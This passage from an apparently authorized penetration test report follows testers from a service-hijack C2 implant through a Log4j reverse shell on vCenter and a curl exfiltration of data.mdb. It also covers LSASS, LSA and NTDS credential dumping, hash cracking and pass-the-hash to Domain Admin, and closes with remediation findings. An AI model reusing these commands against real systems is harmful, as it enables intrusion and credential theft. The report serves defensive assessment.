WKL assessor started the explorer.exe process under a domain session which would allow for the application to authenticate from a non-domain joined machine. WKL accessed the C\$ drive and uploaded a malicious executable under the "C:\Tools\Print" directory on the host:




Figure 15 Uploading malicious binary to the host

Once the file was uploaded, WKL needed to execute the malicious executable over SMB port 445. WKL decided to start the executable as a service. WKL engineer modified the "edgeupdate" service to point to the malicious executable as shown in the following screenshot:

```
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation
[proxychains] Strict chain ... 127.0.0.1:9050 ... :445 ... OK
[*] Querying service config for edgeupdate
TYPE           : 16 - SERVICE_WIN32_OWN_PROCESS
START_TYPE     : 2 - AUTO START
ERROR_CONTROL  : 0 - IGNORE
BINARY_PATH_NAME : C:\Windows\SysWOW64\cmd.exe /c start C:\tools\print\splprint.exe
LOAD_ORDER_GROUP :
TAG            : 0
DISPLAY_NAME   : Microsoft Edge Update Service (edgeupdate)
DEPENDENCIES   : RPCSS/
SERVICE_START_NAME: LocalSystem
```

Figure 16 Modifying the edgeupdate service to point at the malicious binary

After the engineer started the service, WKL received a connection back to WKL C2 team server as shown in the screenshot below:

user	process	pid	opened
SYSTEM *	splprint.exe	15156	01/03 21:32
SYSTEM *	splprint.exe	15048	01/04 06:02

Figure 17 client machine connecting to WKL's C2 team server

Once a C2 connection was made, WKL assessor created a SOCKS proxy, which allowed for network access to the internal network. This was done to help pivot into the network with less restrictions from the VPN. WKL then dumped the LSA secrets from the [CLIENT] host:

```
172.24.82.138 445 [*] Windows 10.0 Build 19041 x64
172.24.82.138 445 [+] (Pwn3d!)
172.24.82.138 445 [+] Dumping LSA secrets
172.24.82.138 445 .85c29709b494b6b95383bfd6f9b550a
172.24.82.138 445 9bb4cd986813feae307c37820f28e51
172.24.82.138 445 a2148c77e61fa759070fa06bd1a035e
172.24.82.138 445 40c635eac43550dbc9aefdb625856c1
172.24.82.138 445 56bc168e12e8f308acff7ebaad78fcb
172.24.82.138 445 #38afd4f7470a6b140407fab60b790b71
172.24.82.138 445 3fc00a906ee02565cc5442510598aa4
```

Figure 18 Dumping LSA (Local Security Authority) from host machine

WKL recovered multiple DCC2 hashes. WKL copied the hashes offline and attempted to crack them with the offline WKL password cracker. The user's hash with a password of "*****" as shown in the following screenshot:


```
Approaching final key space - workload adjusted.
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Domain Cached Credentials 2 (DCC2), MS Cache 2
Hash.Target.....:
Time.Started....: Mon Jan 3 22:59:14 2022, (0 secs)
Time.Estimated...: Mon Jan 3 22:59:14 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (./custom_wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 191 H/s (0.04ms) @ Accel:512 Loops:128 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:10112-10239
Candidate.Engine.: Device Generator
Candidates.#1...: Desktop@320 -> Desktop@320
Hardware.Mon.SMC.: Fan0: 100%, Fan1: 98%
Hardware.Mon.#1...: Temp: 66c
```

Figure 19 DCC2 password hash was cracked for the [CLIENT] user

WKL authenticated with the [CLIENT] user account and ran Bloodhound to determine if any attack paths were available under the context of that user. WKL determined that multiple attack paths were available under the context of the [CLIENT] user account. The following screenshot shows the group [CLIENT] group having local admin access to host where a current Domain Admin had a valid session:



Figure 20 Identifying an attack path for the [CLIENT] user

WKL targeted the [CLIENT] machine and created a C2 connection back to the C2 team server using similar methods described above. Once a C2 connection was established, WKL executed a memory dump to get a dump of the LSASS process. WKL then obtained a NT hash for the user as shown in the screenshot below:

```
== LogonSession ==
authentication_id 7378960 (709810)
session_id 1
username [REDACTED]
domainname [REDACTED]
logon_server [REDACTED]
logon_time 2021-12-03T15:51:10.316845+00:00
sid S-1-5-21-2320442212-3287864420-4235417537-38746
luid 7378960

== MSV ==
Username: [REDACTED]
Domain: [REDACTED]
LM: NA
NT: [REDACTED]
SHA1: [REDACTED]
DPAPI: [REDACTED]
```

Figure 21 Dumping LSASS secrets to obtain the NTLM hash for a Domain Admin

WKL used a PTH (Pass-the-Hash) attack to determine that the NT hash was valid by targeting the [CLIENT] Domain Controller. The screenshot below shows WKL engineer verifying that the Domain Admin NTLM hash can authenticate to the Domain Controller, which means that administrative access has been obtained against the [CLIENT] domain:

```
crackmapexec smb 172.24.8.19 -u [REDACTED] -H [REDACTED]
172.24.8.19 445 [REDACTED] [*] Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64
172.24.8.19 445 [REDACTED] [+] (Pwn3d!)
```

Figure 22 Passing the Domain Admin NTML hash to the Domain Controller for authentication

WKL completed the external network test of the [CLIENT] network. WKL successfully password sprayed multiple credentials resulting in authentication to the accounts via OKTA. WKL accessed emails and documents for multiple users. WKL modified MFA options for multiple users and obtained VPN access. WKL found excessive permissions set on the compromised users which resulted in WKL gaining access to multiple hosts and access to a Domain Admin user hash. After the Domain Admin’s NTLM hash was compromised, it was used to access the Domain Controller for the [CLIENT] network.

External Testing Findings

Finding: Critical – Easily Guessable Passwords

Weak passwords refer to any passwords that can easily be guessed. Examples would include variations of a username, company name, season and year, or simply common words such as “password.” Even if an account lockout policy is enforced, most likely the lockout resets after a period. If an attacker obtains a large list of users, over time many common passwords can be attempted.

White Knight Labs utilized Open-Source Intelligence (OSINT) gathering techniques to gather many usernames for employees. After compiling a list of users and passwords that meet common complexity requirements, one password was attempted per each user on the Virtual Private Network (VPN) authentication portal. By using this method, the penetration tester successfully guessed weak credentials for several users.



Figure 23 'Password spraying' an easily guessable credential

Recommendations:

WKL suggests that a third-party solution be integrated which prevents users from picking weak options when changing credentials. For example, solutions exist that will prevent common English words from being used in passwords. This approach can greatly help minimize employees picking easily guessable passwords. Consider having employees use passphrases, such as “the quick red fox jumped over the slow brown dog” instead of traditional passwords that are hard to remember. By using this method, it is easier for employees to remember their password, and the password ends up being many characters longer than the minimum required, which can help mitigate password cracking attacks.

Implementing a full Privileged Access Management (PAM) solution would help mitigate credential abuse by attackers. PAM solutions perform credential vaulting, privileged session management, and user behavior/privileged threat analytics. All these PAM elements make it more challenging for attackers to abuse credentials without detection.

Finding: **Medium** – WordPress User Enumeration

Review of www.*****.org revealed a backend WordPress login panel at ****.org/wp-login.php. Using a process of elimination technique, usernames can be enumerated in the current WordPress configuration. When entering a false username, an ‘Unknown username’ error is displayed but when entering a valid username such as ‘admin’, a different error is displayed which states ‘The password you entered for the username admin is incorrect’.




Figure 24 Enumerating Word Press users

Although time consuming due to rate-limiting restrictions, it is possible to brute force this panel over an elongated period once a username is gathered.

Recommendations:

Change the default URL for the login page `/wp-login.php` as well as implement two-factor authentication if not already implemented. Generalize failed login attempts for all users so that it is not possible to distinguish errors based on verbosity.

Finding: Medium – IKE Aggressive Mode Supported

The VPN endpoints identified above were found to support the Internet Key Exchange (IKE) protocol with Aggressive Mode Pre-Shared key (PSK) handshaking enabled. The configuration is not ideal, because the handshaking process exposes a hashed version of the PSK to attackers. If an attacker can crack the PSK offline, they are a step closer to compromising the VPN connection.

Recommendations:

WKL recommends that Aggressive Mode be disabled and only Main Mode allowed. Main Mode authentication does not expose a hashed version of the PSK to attackers during the authentication process. If using a PSK cannot be avoided, use very strong keys. Also consider restricting access to VPN endpoints to specific allowed IP addresses only.

Internal Network Attack Path

WKL assessors conducted internal network testing using an internal dropbox deployed by [CLIENT]. On [date], White Knight Labs confirmed access to WKL dropbox from their attack infrastructure and began testing the internal [CLIENT] network.

WKL started the internal network penetration test by launching scans against the in-scope range of hosts. WKL used the internal dropbox to run these scans. WKL used scanning tools such as Nmap and Nessus in order to develop a better understanding of the internal network environment and to identify common vulnerabilities that are easily detected. During the scanning process, WKL found a vulnerable vCenter server running an outdated version that is vulnerable to the 2021 Logj4 vulnerability.

WKL downloaded the public exploit for **CVE-2021-44228**¹ and compiled it. WKL then targeted the [CLIENT] host with the exploit. The following example shows the execution of the exploit against the [CLIENT] host which was done to gain a reverse shell under the root account:

```
(root@PL0922478)-[~/Tools/Log4jCenter]
# python exploit.py -t 10.100.24.5 -i 10.100.44.7 -p 4444 -r
[*] Make sure an listener is started: ncat -lvnp 4444
[*] Reverse shell exploit chain starting now...
[*] Got hostname:
[*] Starting malicious JNDI Server
[*] Firing payload!
[*] Check for a callback!
```

Figure 25 exploiting the Log4j vulnerability to gain a reverse shell

WKL successfully received a reverse shell call back over port 4444 under the context of the root user account. The following example shows the reverse shell callback with code execution on the [CLIENT] host:

¹ <https://github.com/puzzlepeaches/Log4jCenter>

```
(root👁️PL0922478)-[~/Tools/Log4jCenter]
# ncat -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.100.24.5.
Ncat: Connection from 10.100.24.5:53814.
whoami
root
hostname
```

Figure 26 - Example of reverse shell obtained from Log4j exploit

With root access, WKL moved onto gaining access to the GUI of the vCenter server. This could be done using a known SAML vulnerability² by getting the cookie for the administrator account. WKL used the built-in Curl tool to upload a file to the internal dropbox from the [CLIENT] host. The **data.mdb** file was exfiltrated to gain access to sensitive information including the administrator cookie session information in cleartext. The following example shows the execution of Curl to upload the file to the internal dropbox:

```
curl -F 'file=@/storage/db/vmware-vmdir/data.mdb' http://10.100.44.7:8082/data.mdb
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 22.7M 100 8 100 22.7M 3 8896k 0:00:02 0:00:02 --:--:-- 8893k
Success
```

Figure 27 - Example of data.mdb file upload to internal dropbox

With the data.mdb file exfiltrated, WKL moved onto extracting the VSPHERE-UI cookie from the file. The following example shows the extraction of the cookie:

² https://github.com/horizon3ai/vcenter_saml_login

```
# python vcenter_saml_login.py -p ../../data.mdb -t 10.100.24.5
[*] Successfully extracted the IdP certificate
[*] CN: cn=TrustedCertChain-1,cn=TrustedCertificateChains,cn=
[*] Domain:
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname          for 10.100.24.5
[*] Initiating SAML request with 10.100.24.5
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfully obtained Administrator cookie for 10.100.24.5!
[+] Cookie: VSPHERE-UI-JSESSIONID=370034DCF531A2B591BA5CBECB56CA43
```

Figure 28 - Example of extraction of Admin cookie

With access to a valid cookie, WKL setup a socks proxy to access the GUI of the vCenter host. With a proxy setup a local browser could be used to access the webpage of the vCenter server. Once a successful connection was made over the proxy, WKL added the cookie to the current browser session and then accessed the GUI using **https://CLIENT.local/ui/**. The following example shows the successful login of the Administrator account by using the cookie obtained from the data.mdb file:




Figure 29 - Example of GUI access to vCenter

With administrative access to the vCenter server, WKL began browsing datastores to determine which virtual machines would be worth downloading to gain administrative access to the [CLIENT] network. WKL found that the [CLIENT] host was hosted and accessible by

the vCenter server. WKL targeted the VMDK of the [CLIENT host] and began to download the VMDK from the vCenter host as shown in the following example:




Figure 30 - Example of VMDK access in vCenter

Once the VMDK was downloaded, WKL mounted and extracted the SAM and registry files from the OS. This allowed WKL to exfiltrate sensitive information such as the local admin and any LSA secrets that may be contained within the OS during configuration. WKL then performed a LSA secrets dump³ and obtained cleartext credentials as shown in the following example:




Figure 31 - Example of cleartext credentials found from LSA Secrets dump

³ <https://attack.mitre.org/techniques/T1003/004/>

WKL determined that the cleartext password was for the [CLIENT] user. WKL then tested the login found with a tool called CrackMapExec⁴ against the [CLIENT] host and determined that the user credentials found were valid.




```

root@PL0922478: ~/Tools/Log4jCenter
# crackmapexec smb -u -p [*] Windows 10.0 Build 17763 x64 (Pwn3d1)
SMB 145
SMB

```

Figure 32 - Example of [CLIENT] user account access

WKL then performed the same LSA secrets dump against the [CLIENT] host using CrackMapExec which outputted the confirmed cleartext password. This was done to determine if any additional cleartext credentials could be found. The following example shows the LSA dump using CrackMapExec:



```

1 [REDACTED]
1 [REDACTED]
1 [REDACTED]
1 [REDACTED]
1 [REDACTED]
1 [REDACTED]

```

Figure 33 - Example of cleartext password for [CLIENT] user

With access to a valid account, WKL moved onto determining what level of access the [CLIENT] user account had. WKL used the [CLIENT] user account to execute BloodHound⁵ to get a better understanding of the [CLIENT] Active Directory. WKL determined that the [CLIENT] user account was part of the Domain Admins user group as shown in the following example:

⁴ <https://github.com/byt3bl33d3r/CrackMapExec>

⁵ <https://github.com/BloodHoundAD/BloodHound>




Figure 34 - Example of Bloodhound data for [CLIENT] domain

With Domain Admin access for the [CLIENT] user account, WKL tested the account against the [CLIENT] Domain Controller to confirm administrative access. WKL confirmed that the [CLIENT] user account had administrative access to the [CLIENT] DC as shown in the following example:

```
(root@PL0922478) ~  
# crackmapexec smb [redacted] -u [redacted] -p [redacted]  
MB +45 [*] Windows 10.0 Build 17763 x64  
MB 145 [+]
```

Figure 35 - Example of confirmed Domain Admin access with [CLIENT] user

With Domain Admin access confirmed, WKL used **WmiExec**⁶ to execute a command on the [CLIENT] Domain Controller host to dump the NTDS⁷. The following example shows the

⁶ <https://attack.mitre.org/techniques/T1047/>

⁷ <https://attack.mitre.org/techniques/T1003/003/>

ntdsutil command being used to create a snapshot of the Active Directory database on the [CLIENT] DC host:

```

ntdsutil: ac i ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:\AD\Backup
Creating snapshot...
Snapshot set {7e2cd6e9-735b-430d-aa9e-2d58c39b6935} generated successfully.
Snapshot {0f80bd00-3243-4389-b871-5ed235b2e535} mounted as C:\$SNAP_202203172139_VOLUMEC$\
Snapshot {0f80bd00-3243-4389-b871-5ed235b2e535} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_202203172139_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\AD\Backup\Active Directory\ntds.dit

                Defragmentation  Status (omplete)

    0   10   20   30   40   50   60   70   80   90  100
    |---|---|---|---|---|---|---|---|---|---|
    .....

Copying registry files...
Copying c:\AD\Backup\registry\SYSTEM
Copying c:\AD\Backup\registry\SECURITY
Snapshot {0f80bd00-3243-4389-b871-5ed235b2e535} unmounted.
IFM media created successfully in c:\AD\Backup
ifm: q
ntdsutil: q

```

Figure 36 - Example of NTDS.dit dump on Domain Controller

With the snapshot created, WKL used a tool called **SMBClient**⁸ to exfiltrate the NTDS dump from the [CLIENT] DC host. Once the **NTDS.dit** file was exfiltrated, WKL extracted the hashes using **secretsdump**⁹ to get access to all user hashes for the [CLIENT] domain. The following example shows part of the NTDS dump:




Figure 37 - Example of dumping NTDS from exported NTDS.dit

⁸ <https://attack.mitre.org/techniques/T1021/002/>

⁹ <https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py>



On [date], WKL completed the internal network test of the [CLIENT] network. WKL successfully gained administrative privileges on the [CLIENT] Active Directory network which allowed WKL to access multiple hosts across the network, including hosts containing sensitive information. During the test, WKL performed a full Windows NT Directory Services (NTDS) dump to audit the password usage habits of the users within the [CLIENT] network. WKL successfully cracked over **30%** of user account passwords within the [CLIENT] domain.

Internal Network Pen Testing Findings

Finding: **Critical** – Service Principal Name Misconfiguration

Services in Windows networks are usually 'kerberized' (i.e. support Kerberos authentication) and are registered under a security principal (user or computer account) as a Service Principal Name (SPN) on the Active Directory. This enables Kerberos clients to uniquely identify the instance of the service and request a Kerberos service ticket (also called ticket granting service or TGS) to it. This ticket will be encrypted using the service's long-term secret key derived from the security principal's password.

Kerberos only deals with authentication and each service is responsible for authorizing clients. Any domain user can request a Kerberos service ticket (TGS) from a Domain Controller to any service even if it doesn't actually have permissions or have the intention to access the service. In fact, the service (or server) doesn't have to be available to retrieve a valid ticket. Using common offensive security tooling such as [Rubeus](#), it is easy to obtain a service ticket for a service instance by its SPN.

SPNs associated with computer accounts are not feasible to crack because they use rotated, complex random-generated passwords by default. However, user accounts are likely to contain guessable (non-random, relatively short) passwords. Service accounts are often privileged, and the passwords are set to never expire. Once a user with an SPN has been identified, it is easy to check the group membership of the user and determine if the user is a member of a sensitive group (such as Domain Admins).

WKL identified that many user accounts had SPN's set within the [CLIENT] network. The following example shows the BloodHound data showing a subset of the users found with SPN's:



Figure 38 - Example of user accounts with SPN's

WKL identified multiple accounts with administrative privileges that were set with a SPN such as the [CLIENT] user. Currently the [CLIENT] user is part of the Domain Admins group which is considered a bad practice with service accounts having SPN's set.

Recommendations:

WKL recommends reviewing all Service Principal Name (SPNs) set on all accounts within the Active Directory network. Service accounts should only be set with a proper SPN that follows the least privilege model. Service accounts should follow a password rotation policy along with a strong password applied during the rotation.

Accounts that have a SPN set should not have administrative privileges (such as the Domain Admins). Accounts that require a SPN should follow the least privilege model in Active Directory. Additionally, all vendor-based service accounts should be reviewed to determine if the vendor has assigned the proper security permissions.

For more information please reference:

- <https://thebackroomtech.com/2018/08/21/explanation-of-service-principal-names-in-active-directory/>
- <https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-kerberos-constrained-delegation>
- <https://stealthbits.com/blog/resource-based-constrained-delegation-abuse/>



Finding: Critical – Service Account Misconfigurations

Service accounts are a special type of non-human, privileged account used to execute applications and run automated services, virtual machine instances, and other processes. Service accounts can be privileged local or domain accounts, and in some cases, they may have domain administrative privileges. This high level of privilege facilitates the smooth operation of many IT workflows, but a single service account can easily be referenced in many applications or processes. This interconnection, along with the critical nature of their usage, makes them very difficult to manage.

Service accounts are especially important because they are often installed under the intrinsic local system account and essentially have local administrator privileges. These privileges could potentially give account access to domain credentials and allow them to laterally move within your network. To make matters worse, service account passwords are hardly ever changed or rotated for fear of disruption.

If attackers access a service account, they can indirectly access all the resources to which that service account has access. Users given the role of a service account user can use those credentials to access all resources tied to the account, and potentially impersonate the service account to perform many tasks using those elevated roles and permissions. Essentially, an attacker can go completely unnoticed within your network and steal or manipulate your Active Directory (AD) domain.

WKL identified that multiple service accounts are not following a password rotation policy. The following example shows the [CLIENT] user account set with a password that was last changed in **2009**:



NODE PROPERTIES	
Display Name	SQL Administrator
Object ID	[REDACTED]
